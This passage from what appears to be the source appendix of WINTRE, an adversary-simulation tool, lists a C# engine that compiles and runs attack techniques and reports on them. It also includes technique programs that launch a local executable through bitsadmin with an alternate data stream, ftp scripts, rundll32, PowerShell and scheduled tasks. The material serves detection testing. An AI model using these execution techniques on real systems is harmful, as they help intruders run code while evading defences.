            if (!(jsonFiles.Length < 2) && refresh == false) //likely have to change null cus user could switch between pages resetting prematurely
            {
                LoadReportIntoView(refresh);
                refresh = true;
            } else if (refresh == true)
            { //Refreshing https://stackoverflow.com/questions/283027/wpf-documentviewer-doesnt-release-the-xps-file


                string[] xpsFiles = Directory.GetFiles(Directory.GetCurrentDirectory() + "\\Reports\\", "*.xps");
                System.Uri uri = new System.Uri(xpsFiles[0]);
                //Get the XpsPackage itself
                var theXpsPackage = System.IO.Packaging.PackageStore.GetPackage(uri);
                //Close to remove file lock
                theXpsPackage.Close();
                System.IO.Packaging.PackageStore.RemovePackage(uri);

                if (File.Exists(xpsFiles[0])) //delete and re-generate new one
                {
                    File.Delete(xpsFiles[0]);
                }

                LoadReportIntoView(refresh);
            }
            else
            {
                EmptyReport();
            }

        }
    }

    private void LoadReportIntoView(bool refresh)
    {
        WINTRE.ReportingFunctions report = new WINTRE.ReportingFunctions();
        report.GenerateReport(preview);
        string[] docFiles = Directory.GetFiles(Directory.GetCurrentDirectory() + "\\Reports\\", "*.docx");

        //Should be one file
        DocPreview.Document = report.ConvertWordDocToXPSDoc(docFiles[0], docFiles[0].Replace(".docx",
".xps")).GetFixedDocumentSequence();
        if(refresh)
        {
            MessageBox.Show("Report updated in document viewer.", "Info", MessageBoxButton.OK, MessageBoxImage.Information);
        }
    }

    private void EmptyReport()
    {
        //Do not process an empty report
        MessageBox.Show("Error, no techniques have been ran yet?", "Error", MessageBoxButton.OK, MessageBoxImage.Error);
    }
  }


}

public class Report
{
  public string reportTitle;
  public string reportDesc;
}

public class ReportItem
{
  public int techniqueID;
  public string technique;
  public string techniqueMITREID;
  public string time;
}
```

3.6 SIMULATION.CS

```
using Microsoft.CSharp;
using System;
using System.CodeDom.Compiler;
using System.Diagnostics;
using System.IO;
using System.Text;
using System.Windows;

namespace WINTRE
{
   public class Simulation
   {
      public void SimulateCS(string testName, string tactic)
      {
         CSharpCodeProvider codeProvider = new CSharpCodeProvider();
         string readContents;
         string currentDirectory = Directory.GetCurrentDirectory();

         using (StreamReader streamReader = new StreamReader(currentDirectory + "\\TTPs\\" + tactic + "\\" + testName + ".cs",
Encoding.UTF8))
         {
            readContents = streamReader.ReadToEnd();
         }

         //Compile technique
         CompilerParameters parameters = new CompilerParameters();
         parameters.ReferencedAssemblies.Add("System.dll"); //all techniques
         parameters.ReferencedAssemblies.Add("System.Core.dll"); //all techniques
         parameters.ReferencedAssemblies.Add("System.Drawing.dll"); //screenshot
         parameters.ReferencedAssemblies.Add("System.Windows.Forms.dll"); //screenshot, clipboard
         // True - memory generation, false - external file generation
         parameters.GenerateInMemory = false;
         // True - exe file generation, false - dll file generation
         parameters.GenerateExecutable = true;
         //Name
         parameters.OutputAssembly = currentDirectory + "\\Payloads\\" + tactic + "\\" + testName + ".exe";
         parameters.TreatWarningsAsErrors = false;
         CompilerResults results = codeProvider.CompileAssemblyFromSource(parameters, readContents);

         foreach (CompilerError CompErr in results.Errors)
         {
            Console.WriteLine("Line number " + CompErr.Line + ", Error Number: " + CompErr.ErrorNumber + ", '" + CompErr.ErrorText +
";");
         }

         //Run technique
         Process technique = new Process();
         technique.StartInfo.FileName = currentDirectory + "\\Payloads\\" + tactic + "\\" + testName + ".exe"; //specify folder here?
         technique.StartInfo.UseShellExecute = false;
         technique.StartInfo.CreateNoWindow = false; //Have to leave this off for some GUI based ones (PS Cred Prompt) Add additional
argument to JSON "hasGUI" like "hasArgs"
         technique.StartInfo.RedirectStandardOutput = true;
         technique.StartInfo.RedirectStandardError = true;

         technique.Start();

         //Read the output (or the error)
```

```
        string standardOutput = "";
        string standardError = "";
        try
        {
            standardOutput = technique.StandardOutput.ReadToEnd();
            standardError = technique.StandardError.ReadToEnd();
        }
        catch(Exception ec)
        {
             MessageBox.Show(ec.Message)
        }

        Debug.WriteLine(standardOutput);
        Debug.WriteLine(standardError);
        technique.WaitForExit();

        WINTRE.Logging log = new WINTRE.Logging();
        log.Log(testName, tactic, standardOutput, standardError);
    }

    public void SimulateCPP(string testName, string tactic)
    {
        string readContents;
        string currentDirectory = Directory.GetCurrentDirectory();

        using (StreamReader streamReader = new StreamReader(currentDirectory + "\\TTPs\\" + tactic + "\\" + testName + ".cpp",
Encoding.UTF8))
        {
            readContents = streamReader.ReadToEnd();
        }

        //Compile technique
        Process Compile = new Process();
        Compile.StartInfo.FileName = "cmd.exe";
        Compile.StartInfo.UseShellExecute = false;
        Compile.StartInfo.CreateNoWindow = false;
        Compile.StartInfo.RedirectStandardOutput = true;
        Compile.StartInfo.RedirectStandardError = true;
        Compile.StartInfo.RedirectStandardInput = true;
        Compile.Start();

        //Set environment variables from bat file, may have to make this dynamic?
        //Try get vcvarsall.bat for VS 2014, 2017 and 2019
        //Need to check for community, professional, enterprise versions
        string vccarsallPath = "";
        if (Directory.Exists(@"C:\Program Files (x86)\Microsoft Visual Studio 14.0\")) { //Check for 2015 (14.0)
            vccarsallPath = @"C:\Program Files (x86)\Microsoft Visual Studio 14.0\VC\vcvarsall.bat";
        }
        else if(Directory.Exists("C:\\Program Files(x86)\\Microsoft Visual Studio\\2017\\")) //Check for 2017
        {
            if(File.Exists("C:\\Program Files(x86)\\Microsoft Visual Studio\\2017\\BuildTools\\VC\\Auxiliary\\Build\\vcvarsall.bat"))
            {
                vccarsallPath = "C:\\Program Files(x86)\\Microsoft Visual Studio\\2017\\BuildTools\\VC\\Auxiliary\\Build\\vcvarsall.bat";
            }
        } else if(Directory.Exists(@"C:\Program Files (x86)\Microsoft Visual Studio\2019")) //Check for 2019 versions
        {
            if(File.Exists(@"C:\Program Files(x86)\Microsoft Visual Studio\2019\Community\VC\Auxiliary\Build\vcvarsall.bat"))
            {
                vccarsallPath = @"C:\Program Files(x86)\Microsoft Visual Studio\2019\Community\VC\Auxiliary\Build\vcvarsall.bat";
            } else if(File.Exists(@"C:\Program Files(x86)\Microsoft Visual Studio\2019\Professional\VC\Auxiliary\Build\vcvarsall.bat")) {
                vccarsallPath = @"C:\Program Files(x86)\Microsoft Visual Studio\2019\Professional\VC\Auxiliary\Build\vcvarsall.bat";
            }
            else if (File.Exists(@"C:\Program Files(x86)\Microsoft Visual Studio\2019\Enterprise\VC\Auxiliary\Build\vcvarsall.bat")) {
                vccarsallPath = @"C:\Program Files(x86)\Microsoft Visual Studio\2019\Enterprise\VC\Auxiliary\Build\vcvarsall.bat";
            }
        }

        if(vccarsallPath == "")
        {
            //Implies no appropriate VS installation found
            MessageBox.Show("C++ support for Visual Studio does not appear to be installed, preventing C++ technique compiliation. " +
                "Please install C++ support using your Visual Studio Installer." + "\n" + "https://docs.microsoft.com/en-us/cpp/build/vscpp-
step-0-installation",
```

```
                "Error", MessageBoxButton.OK, MessageBoxImage.Error);
            } else
            {
                Compile.StandardInput.WriteLine("\"" + vccarsallPath + "\" x64");
                //CL.exe and compiler options
                Compile.StandardInput.WriteLine("cl " + "\"" + currentDirectory + "\\TTPs\\" + tactic + "\\" + testName + ".cpp\" " +
                    "/permissive- /GS /GL /analyze- /W3 /Gy /Zc:wchar_t /Zi /Gm- /O2 /sdl /Zc:inline /fp:precise /D \"WIN32\" /D
\"NDEBUG\" " +
                    "/D \"_CONSOLE\" /D \"_UNICODE\" /D \"UNICODE\" /errorReport:prompt /WX- /Zc:forScope /Gd /Oy- /Oi /MD
/FC /EHsc /nologo " +
                    "/diagnostics:column /Fo\"" + currentDirectory + "\\Payloads\\" + tactic + "\\" + testName + "\"" + " /Fe\"" +
currentDirectory + "\\Payloads\\" + tactic + "\\" + testName + "\"" +
                    " /Fd\"" + currentDirectory + "\\Payloads\\" + tactic + "\\" + testName + "\"");

                //Exit
                Compile.StandardInput.WriteLine("exit");

                //Read the output (or the error)
                string standardOutput = "";
                string standardError = "";

                try
                {
                    standardOutput = Compile.StandardOutput.ReadToEnd();
                    standardError = Compile.StandardError.ReadToEnd();
                }
                catch (Exception exc)
                {
                    MessageBox.Show(exc.Message);
                }

                Debug.WriteLine(standardOutput);
                Debug.WriteLine(standardError);
                Compile.WaitForExit();

                //Run technique
                Process technique = new Process(); //CHANGE TTPS TO PAYLOADS WHEN COMPILER OPTIONS FIGURED OUT
                technique.StartInfo.FileName = currentDirectory + "\\PAYLOADS\\" + tactic + "\\" + testName + ".exe"; //specify folder here?
                technique.StartInfo.UseShellExecute = false;
                technique.StartInfo.CreateNoWindow = false; //Have to leave this off for some GUI based ones (Cred Prompt) Add additional
argument to JSON "hasGUI" like "hasArgs"
                technique.StartInfo.RedirectStandardOutput = true;
                technique.StartInfo.RedirectStandardError = true;
                technique.Start();

                try
                {
                    standardOutput = technique.StandardOutput.ReadToEnd();
                    standardError = technique.StandardError.ReadToEnd();
                }
                catch (Exception exc)
                {
                    MessageBox.Show(exc.Message);
                }

                Debug.WriteLine(standardOutput);
                Debug.WriteLine(standardError);
                technique.WaitForExit();

                WINTRE.Logging log = new WINTRE.Logging();
                log.Log(testName, tactic, standardOutput, standardError);
            }
        }

        public void SimulateCPP(string testName, string tactic, string arguments, bool hasArgs)
        {
            string readContents;
            string currentDirectory = Directory.GetCurrentDirectory();

            using (StreamReader streamReader = new StreamReader(currentDirectory + "\\TTPs\\" + tactic + "\\" + testName + ".cpp",
Encoding.UTF8))
            {
                readContents = streamReader.ReadToEnd();
```

```
            Debug.WriteLine(standardOutput);
            Debug.WriteLine(standardError);
            technique.WaitForExit();

            WINTRE.Logging log = new WINTRE.Logging();
            log.Log(testName, tactic, standardOutput, standardError);
        }

        public void SimulateCS(string testName, string tactic, CSharpCodeProvider codeProvider, string arguments, bool hasArgs) //Call this
function with a loop, iterating through an array of stored tests to be executed
        {
            string readContents;
            string currentDirectory = Directory.GetCurrentDirectory();

            using (StreamReader streamReader = new StreamReader(currentDirectory + "\\TTPs\\" + tactic + "\\" + testName + ".cs",
Encoding.UTF8))
            {
                readContents = streamReader.ReadToEnd();
            }

            //Compile technique
            CompilerParameters parameters = new CompilerParameters();
            parameters.ReferencedAssemblies.Add("System.dll"); //all techniques
            parameters.ReferencedAssemblies.Add("System.Core.dll"); //all techniques
            parameters.ReferencedAssemblies.Add("System.Drawing.dll"); //screenshot
            parameters.ReferencedAssemblies.Add("System.Windows.Forms.dll"); //screenshot, clipboard
            // True - memory generation, false - external file generation
            parameters.GenerateInMemory = false;
            // True - exe file generation, false - dll file generation
            parameters.GenerateExecutable = true;
            //Name
            parameters.OutputAssembly = currentDirectory + "\\Payloads\\" + tactic + "\\" + testName + ".exe";
            parameters.TreatWarningsAsErrors = false;
            CompilerResults results = codeProvider.CompileAssemblyFromSource(parameters, readContents);

            foreach (CompilerError CompErr in results.Errors)
            {
                Console.WriteLine("Line number " + CompErr.Line + ", Error Number: " + CompErr.ErrorNumber + ", '" + CompErr.ErrorText +
";");
            }

            //Run technique
            Process technique = new Process();
            technique.StartInfo.FileName = currentDirectory + "\\Payloads\\" + tactic + "\\" + testName + ".exe"; //specify folder here?
            technique.StartInfo.UseShellExecute = false;
            technique.StartInfo.CreateNoWindow = false; //Have to leave this off for some GUI based ones (PS Cred Prompt) Add additional
argument to JSON "hasGUI" like "hasArgs"
            technique.StartInfo.RedirectStandardOutput = true;
            technique.StartInfo.RedirectStandardError = true;
            if (!hasArgs)
            {
                technique.Start();
            }
            else
            {
                technique = Process.Start(technique.StartInfo.FileName, arguments); //try catch for bad args?
            }

            //Read the output (or the error)
            string standardOutput = "";
            string standardError = "";
            try
            {
                standardOutput = technique.StandardOutput.ReadToEnd();
                standardError = technique.StandardError.ReadToEnd();
            }
            catch (Exception exc)
            {
                MessageBox.Show(exc.Message);
            }
```

```
            Debug.WriteLine(standardOutput);
            Debug.WriteLine(standardError);
            technique.WaitForExit();

            WINTRE.Logging log = new WINTRE.Logging();
            log.Log(testName, tactic, standardOutput, standardError);
        }
    }
}
```

3.7 REPORTINGFUNCTIONS.CS

```
using Microsoft.Office.Interop.Word;
using Newtonsoft.Json;
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Windows;
using System.Windows.Xps.Packaging;

//1. Save techniques to JSON (separated by tactic)
//2. When generating report preview, add table based on JSON data
namespace WINTRE
{

   public class ReportingFunctions
   {
      public static List<ReportItem>[] techniqueGroups = new List<ReportItem>[9];
      public void UpdateReport(string tactic, string techniqueName)
      {
         if (WpfApp1.Page4.reporting) //is enabled
         {

            //Get MITREID for report
            string fileContents = File.ReadAllText(Directory.GetCurrentDirectory() + "\\TTPs\\" + tactic + "\\" + techniqueName + ".json");
            dynamic jsonContents = JsonConvert.DeserializeObject(fileContents);

            ReportItem item = new ReportItem
            {
               techniqueID = WpfApp1.Page4.techniqueID++,
               time = DateTime.Now.ToString("MM/dd/yyyy hh:mm tt"), //Set time
               technique = techniqueName,
               techniqueMITREID = jsonContents.ID,
            };
            //update WpfApp1.Page4.techniqueID
            WpfApp1.Page4.techniqueID = WpfApp1.Page4.techniqueID++;

            //Get corresponding tactic/category to match each potential list
            var dirs = Directory.GetDirectories(Directory.GetCurrentDirectory() + "\\TTPs\\");
            string[] tacticList = dirs.ToArray();

            //Get index so correct list is updated (techniques are sorted into matching tactic/category of technique)
            int techniqueGroupIndex = 0;
            for (int i = 0; i < 9; i++)
            {
               if ((Directory.GetCurrentDirectory() + "\\TTPs\\" + tactic).Equals(tacticList[i]))
               {
                  techniqueGroupIndex = i;
                  //Update list
                  //Initialize if first entry
                  if (techniqueGroups[techniqueGroupIndex] == null)
                  {
                     techniqueGroups[techniqueGroupIndex] = new List<ReportItem>
                     {
                        item
                     };
                  }
                  else
                  {
                     techniqueGroups[techniqueGroupIndex].Add(item);
                  }

                  i = 7; //break loop
               }
            }
```

```
            //Serialize to tactic.json
            string JSONOutput = JsonConvert.SerializeObject(techniqueGroups[techniqueGroupIndex], Formatting.Indented); //Serialize
updated list with newly added item
            File.WriteAllText(Directory.GetCurrentDirectory() + "\\Reports\\" + tactic + ".json", JSONOutput);

        } //else do not report
    }

    //Preview is the same thing as exporting the report, but it needs to be loaded into the DocPreview
    public void GenerateReport(bool preview)
    {
        if (WpfApp1.Page4.reporting)
        {
            //Increment count
            int count = Int32.Parse(File.ReadAllText(Directory.GetCurrentDirectory() + "\\Reports\\count"));
            count++;
            File.WriteAllText(Directory.GetCurrentDirectory() + "\\Reports\\count", count.ToString());

            //Get tactics
            var files = Directory.GetFiles(Directory.GetCurrentDirectory() + "\\Reports\\").
                Where(name => !name.Contains("count")).
                Where(name => !name.Contains("currentReportProperties.json")).
                Where(name => !name.Contains(".docx")).
                Where(name => !name.Contains(".xps"));

            //Deserialize so that each tactic/technique collection is a new list
https://www.newtonsoft.com/json/help/html/SerializingCollections.htm#DeserializingDictionaries
            List<ReportItem>[] techniqueGroups = new List<ReportItem>[files.Count()]; //Should equal number of tactics, i.e. number of tables
in the report

            //Has to be an array so we can iterate on initizilation of the deserialized objects
            string[] newFiles = files.ToArray();

            //Deserialize into the List array
            for (int i = 0; i < files.Count(); i++)
            {
                string jsonContents = File.ReadAllText(newFiles[i]);
                try
                {
                    techniqueGroups[i] = JsonConvert.DeserializeObject<List<ReportItem>>(jsonContents);
                } catch (Exception e)
                {
                    MessageBox.Show(e.Message);
                }
            }

            //WORD DOC STUFF
            //Create a new document
            Microsoft.Office.Interop.Word.Application winword = new Microsoft.Office.Interop.Word.Application();
            //Create a missing variable for missing value
            object missing = System.Reflection.Missing.Value;
            Microsoft.Office.Interop.Word.Document document = winword.Documents.Add(ref missing, ref missing, ref missing, ref missing);

            //Get reportID/count
            int reportCount = Int32.Parse(File.ReadAllText(Directory.GetCurrentDirectory() + "\\Reports\\count")); //Only update after report
is "finalised" by exporting

            //Set animation status for word application
            winword.ShowAnimation = false;

            //Set status for word application is to be visible or not.
            winword.Visible = false;

            //At the start of the report generation, add the title/desc/report ID
            //Get Title/Desc
            dynamic newReport = JsonConvert.DeserializeObject(File.ReadAllText(Directory.GetCurrentDirectory() +
"\\Reports\\currentReportProperties.json"));

            foreach (Microsoft.Office.Interop.Word.Section section in document.Sections)
            {
                //Get the header range and add the header details.
```

```
            Microsoft.Office.Interop.Word.Range headerRange =
section.Headers[Microsoft.Office.Interop.Word.WdHeaderFooterIndex.wdHeaderFooterPrimary].Range;
            headerRange.Fields.Add(headerRange, Microsoft.Office.Interop.Word.WdFieldType.wdFieldPage);
            headerRange.ParagraphFormat.Alignment = Microsoft.Office.Interop.Word.WdParagraphAlignment.wdAlignParagraphCenter;
            headerRange.Font.ColorIndex = Microsoft.Office.Interop.Word.WdColorIndex.wdBlack;
            headerRange.Font.Size = 20;
            headerRange.Text = newReport.reportTitle;
        }

        //Report text
        document.Content.SetRange(0, 0);
        document.Content.Text += "Description: " + newReport.reportDesc + Environment.NewLine
            + "Report ID: " + count + Environment.NewLine;

        //Paragraph
        //Add paragraph with Heading 1 style
        Microsoft.Office.Interop.Word.Paragraph para1 = document.Content.Paragraphs.Add(ref missing);
        object styleHeading1 = "Heading 1";
        para1.Range.set_Style(ref styleHeading1);
        para1.Range.Text = "Adversary Simulation Test";
        para1.Range.InsertParagraphAfter();

        //Make a table for each list/category of technique
        string tableTitle = "";

        Microsoft.Office.Interop.Word.Table[] tableArray = new Microsoft.Office.Interop.Word.Table[techniqueGroups.Length];

        for (int i = 0; i < techniqueGroups.Length; i++)
        {
            tableArray[i] = document.Tables.Add(para1.Range, techniqueGroups[i].Count + 1, 5, ref missing, ref missing);

            tableArray[i].Borders.Enable = 1;
            foreach (Row row in tableArray[i].Rows)
            {
                foreach (Cell cell in row.Cells)
                {
                    //HEADER ROW
                    if (cell.RowIndex == 1)
                    {
                        cell.Range.Font.Bold = 1;
                        cell.Range.Font.Name = "Times New Roman";
                        cell.Range.Font.Size = 12;
                        cell.Shading.BackgroundPatternColor = WdColor.wdColorBlueGray;
                        //Center alignment for the Header cells
                        cell.VerticalAlignment = WdCellVerticalAlignment.wdCellAlignVerticalCenter;
                        cell.Range.ParagraphFormat.Alignment = WdParagraphAlignment.wdAlignParagraphCenter;

                        if (cell.ColumnIndex == 1)
                        {
                            cell.Range.Text = "#";
                        }
                        else if (cell.ColumnIndex == 2)
                        {
                            cell.Range.Text = "Technique";
                        }
                        else if (cell.ColumnIndex == 3)
                        {
                            cell.Range.Text = "Detected";
                        }
                        else if (cell.ColumnIndex == 4)
                        {
                            cell.Range.Text = "T#";
                        }
                        else if (cell.ColumnIndex == 5)
                        {
                            cell.Range.Text = "Date/Time";
                        }

                    }
                    //DATA ROWS, keep in the mind the "Detected" column is left empty (utilise columnIndexes 0,1,3,4)
                    else
```

```
                {
                    if (cell.RowIndex - 2 < techniqueGroups[i].Count)
                    {
                        if (cell.ColumnIndex == 1)
                        {
                            cell.Range.Text = techniqueGroups[i].ElementAt(cell.RowIndex - 2).techniqueID++.ToString();
                        }
                        else if (cell.ColumnIndex == 2)
                        {
                            cell.Range.Text = techniqueGroups[i].ElementAt(cell.RowIndex - 2).technique;
                        }
                        else if (cell.ColumnIndex == 4)
                        {
                            cell.Range.Text = techniqueGroups[i].ElementAt(cell.RowIndex - 2).techniqueMITREID;
                        }
                        else if (cell.ColumnIndex == 5)
                        {
                            cell.Range.Text = techniqueGroups[i].ElementAt(cell.RowIndex - 2).time;
                        }
                    }
                }
            }
        }
        //Paragraph after table
        Microsoft.Office.Interop.Word.Paragraph paraBlank = document.Content.Paragraphs.Add(ref missing);
        tableTitle = newFiles[i].Substring(newFiles[i].LastIndexOf("\\") + 1).Replace(".json", ""); //Filter the file path string
        paraBlank.Range.Text = tableTitle;
        paraBlank.Range.InsertParagraphAfter();
    }

    //Save the document
    if (preview == false)
    {
        object filename = Directory.GetCurrentDirectory() + "\\Reports\\Complete\\" + count + newReport.reportTitle + ".docx";
        document.SaveAs2(ref filename);
        document.Close(ref missing, ref missing, ref missing);
        document = null;
        winword.Quit(ref missing, ref missing, ref missing);
        winword = null;
        MessageBox.Show("Report template created successfully!", "Info", MessageBoxButton.OK, MessageBoxImage.Information);

        //Open the new word doc
        Process technique = new Process();
        technique.StartInfo.FileName = "explorer"; //specify folder here?
        technique.StartInfo.UseShellExecute = false;
        technique.StartInfo.CreateNoWindow = false;
        technique.StartInfo.RedirectStandardOutput = true;
        technique.StartInfo.RedirectStandardError = true;
        technique = Process.Start(technique.StartInfo.FileName, filename.ToString());
    }
    else
    {

        //Then save as normal
        object filename = Directory.GetCurrentDirectory() + "\\Reports\\" + count + newReport.reportTitle + "_temp" + ".docx";
        document.SaveAs2(ref filename);
        document.Close(ref missing, ref missing, ref missing);
        document = null;
        winword.Quit(ref missing, ref missing, ref missing);
        winword = null;
    }

  }
}

public XpsDocument ConvertWordDocToXPSDoc(string wordDocName, string xpsDocName)

{
  //Create a WordApplication and load the existing document
  Microsoft.Office.Interop.Word.Application wordApplication = new Microsoft.Office.Interop.Word.Application();
  wordApplication.Documents.Add(wordDocName);
```

```
            Document doc = wordApplication.ActiveDocument;

            try
            {
                doc.SaveAs(xpsDocName, WdSaveFormat.wdFormatXPS);
                wordApplication.Quit();
                XpsDocument xpsDoc = new XpsDocument(xpsDocName, System.IO.FileAccess.Read);
                return xpsDoc;
            }
            catch (Exception exp)
            {
                MessageBox.Show(exp.Message);
            }
            return null;
        }
    }

    public class ReportItem
    {
        public int techniqueID;
        public string technique;
        public string techniqueMITREID;
        public string time;
    }
}
```

3.8 LOGGING.CS

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Windows;

namespace WINTRE
{
    class Logging
    {
        public string Log(string testName, string tactic, string standardOutput, string standardError)
        {
            string log = "";
            if (standardError.Length == 0)
            {
                log += "~" + DateTime.Now.ToString("MM/dd/yyyy hh:mm tt ") + "[EXECUTED: " + "(" + tactic + ") " + testName + " RAN
SUCCESSFULLY]";
                log += Environment.NewLine + standardOutput.Trim() + Environment.NewLine;
                //Send to log file
                File.AppendAllText("WINTRE-log.txt", log);
                return log;
            }
            else
            {
                log += "~" + DateTime.Now.ToString("MM/dd/yyyy hh:mm tt ") + "[FAILED: " + "(" + tactic + ") " + testName + " COULD NOT
EXECUTE]";
                log += Environment.NewLine + standardError.Trim() + Environment.NewLine;
                //Send to log file
                File.AppendAllText("WINTRE-log.txt", log);
                return log;
            }
        }
    }
}
```

4 TECHNIQUES

4.1 CODE EXECUTION TECHNIQUES

4.1.1 BitsAdmin Execute CMD.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         BitsAdminExecuteCMD();
      }
      static int BitsAdminExecuteCMD()
      {
                                          string currentDir = Directory.GetCurrentDirectory();

         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c bitsadmin /create 1 & bitsadmin /addfile 1 C:\\Windows\\System32\\cmd.exe \"" + currentDir +
"Outputs\\Code Execution\\" +
                                                                                                                "cmd.exe\" & bitsadmin
/SetNotifyCmdLine 1 \"" + currentDir + "Outputs\\Code Execution\\1.txt:cmd.exe\"" + " NULL & " +
                                                                                                                "bitsadmin /RESUME 1 &
bitsadmin /complete 1";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.1.2 C# Run Exe.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         CSharpRunExe();
      }
      static int CSharpRunExe()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "\".\\Inputs\\Code Execution\\Example.exe\"";
         Process.StartInfo.UseShellExecute = false;
                                    Process.StartInfo.RedirectStandardInput = true;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();

         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.1.3 Explorer.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         Explorer();
      }
      static int Explorer()
      {
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c explorer.exe " + Directory.GetCurrentDirectory() + "\\Inputs\\CODEEX~1\\Example.exe";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.1.4 FTP.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         FTP();
      }
      static int FTP()
      {
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c echo !cmd /c \"" + Directory.GetCurrentDirectory() + "\\Inputs\\CODEEX~1\\Example.exe" +
"\" > \".\\Outputs\\CODEEX~1\\ftpcommands.txt\" && ftp -s:\".\\Outputs\\CODEEX~1\\ftpcommands.txt\"";
         process.StartInfo.UseShellExecute = false;
                                    process.StartInfo.RedirectStandardInput = true;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();

                                    process.StandardInput.WriteLine("quit");

         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.1.5 PowerShell Invoke Expression.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         PowerShellIEX();
      }
      static int PowerShellIEX()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";
         Process.StartInfo.Arguments = "-command Invoke-Expression \".\\Inputs\\CODEEX~1\\Example.exe\"";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.1.6 PowerShell Run Exe.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         PowerShellRunExe();
      }
      static int PowerShellRunExe()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";
         //Process.StartInfo.Arguments = "& \".\\Inputs\\Code Execution\\Example.exe\"";
         Process.StartInfo.UseShellExecute = false;
                                    Process.StartInfo.RedirectStandardInput = true;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
                                    Process.StandardInput.WriteLine("& \".\\Inputs\\Code Execution\\Example.exe\"");
                                    Process.StandardInput.WriteLine("exit");

         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.1.7 PowerShell Start-Process.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         PowerShellStartProcess();
      }
      static int PowerShellStartProcess()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "powershell";
         Process.StartInfo.Arguments = "-command \"Start-Process -FilePath \'.\\Inputs\\Code Execution\\Example.exe\'\"";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.1.8 RunDLL32.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         RunDLL32();
      }
      static int RunDLL32()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "cmd.exe";
                                    Process.StartInfo.Arguments = "/c rundll32.exe \"" + Directory.GetCurrentDirectory() + "\\Inputs\\Code
Execution\\Example.dll\",TestFunction";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();

         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.1.9 Scheduled Task.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         ScheduledTask();
      }
      static int ScheduledTask()
      {
                                    DateTime currentTime = DateTime.Now;
                                    string taskTime = "";

                                    if(currentTime.Hour.ToString().Length == 1) {
                                                taskTime = "0" + currentTime.Hour.ToString() + ":" +
(Int32.Parse(currentTime.Minute.ToString())+1);
                                    } else {
                                                taskTime = currentTime.Hour.ToString() + ":" + (Int32.Parse(currentTime.Minute.ToString())+1);
                                    }

